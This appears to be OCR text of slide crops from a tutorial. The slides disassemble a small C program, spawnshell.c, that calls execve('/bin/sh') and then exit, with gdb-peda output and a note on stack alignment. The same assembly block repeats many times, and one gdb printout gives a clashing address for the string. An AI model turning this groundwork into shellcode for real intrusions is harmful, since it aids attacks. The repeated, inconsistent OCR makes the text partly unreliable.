
```
push    %ebp
mov     %esp,%ebp
and     $0xfffffff0,%esp
sub     $0x20,%esp
movl    $0x8048530,0x18(%esp)
movl    $0x0,0x1c(%esp)
mov     0x18(%esp),%eax
movl    $0x0,0x8(%esp)
lea     0x18(%esp),%edx
mov     %edx,0x4(%esp)
mov     %eax,(%esp)
call    0x8053a30 <execve>
movl    $0x0,(%esp)
call    0x80497a0 <exit>
```




Disass spawnshell.c




```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp
movl   $0x8048530,0x18(%esp)
movl   $0x0,0x1c(%esp)
mov    0x18(%esp),%eax
movl   $0x0,0x8(%esp)
lea    0x18(%esp),%edx
mov    %edx,0x4(%esp)
mov    %eax,(%esp)
call   0x8053a30 <execve>
movl   $0x0,(%esp)
call   0x80497a0 <exit>
```




Disass spawnshell.c




```
push    %ebp
mov     %esp,%ebp
and     $0xfffffff0,%esp
sub     $0x20,%esp
movl    $0x8048530,0x18(%esp)
movl    $0x0,0x1c(%esp)
mov     0x18(%esp),%eax
movl    $0x0,0x8(%esp)
lea     0x18(%esp),%edx
mov     %edx,0x4(%esp)
mov     %eax,(%esp)
call    0x8053a30 <execve>
movl    $0x0,(%esp)
call    0x80497a0 <exit>
```



Disass spawnshell.c




```
push    %ebp
mov     %esp,%ebp
and     $0xfffffff0,%esp
sub     $0x20,%esp
movl    $0x8048530,0x18(%esp)
movl    $0x0,0x1c(%esp)
mov     0x18(%esp),%eax
movl    $0x0,0x8(%esp)
lea     0x18(%esp),%edx
mov     %edx,0x4(%esp)
mov     %eax,(%esp)
call    0x8053a30 <execve>
movl    $0x0,(%esp)
call    0x80497a0 <exit>
```




and $0xfffffff0,%esp

Align stack to 16 bytes . 16 bytes is a cache line width onx86.Unaligned stack slows performance


Disass spawnshell.c



```
push    %ebp
mov     %esp,%ebp
and     $0xfffffff0,%esp
sub     $0x20,%esp      <32 bytes>
movl    $0x8048530,0x18(%esp)
movl    $0x0,0x1c(%esp)
mov     0x18(%esp),%eax
movl    $0x0,0x8(%esp)
lea     0x18(%esp),%edx
mov     %edx,0x4(%esp)
mov     %eax,(%esp)
call    0x8053a30 <execve>
movl    $0x0,(%esp)
call    0x80497a0 <exit>
```




Disass spawnshell.c




```
push    %ebp
mov     %esp,%ebp
and     $0xfffffff0,%esp
sub     $0x20,%esp      <32 bytes>
movl    $0x8048530,0x18(%esp)
movl    $0x0,0x1c(%esp)
mov     0x18(%esp),%eax
movl    $0x0,0x8(%esp)
lea     0x18(%esp),%edx
mov     %edx,0x4(%esp)
mov     %eax,(%esp)
call    0x8053a30 <execve>
movl    $0x0,(%esp)
call    0x80497a0 <exit>
```


```
gdb-peda$ x/s 0x8048530

0x8048530: "/bin/sh"
```



Disass spawnshell.c




```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp      <32 bytes>
movl   $0x8048530,0x18(%esp)
movl   $0x0,0x1c(%esp)
mov    0x18(%esp),%eax
movl   $0x0,0x8(%esp)
lea    0x18(%esp),%edx
mov    %edx,0x4(%esp)
mov    %eax,(%esp)
call   0x8053a30 <execve>
movl   $0x0,(%esp)
call   0x80497a0 <exit>
```




```
gdb-peda$ x/s 0x80c56e8
 0x80c56e8:  "/bin/sh"
```

```
args[0] = "/bin/sh";
args[1] = NULL;
```

Disass spawnshell.c




```
push    %ebp
mov     %esp,%ebp
and     $0xfffffff0,%esp
sub     $0x20,%esp      <32 bytes>
movl    $0x8048530,0x18(%esp)
movl    $0x0,0x1c(%esp)
mov     0x18(%esp),%eax
movl    $0x0,0x8(%esp)
lea     0x18(%esp),%edx
mov     %edx,0x4(%esp)
mov     %eax,(%esp)
call    0x8053a30 <execve>
movl    $0x0,(%esp)
call    0x80497a0 <exit>
```




```
gdb-peda$ x/s $eax
0x8048530:   "/bin/sh"
```

Disass spawnshell.c

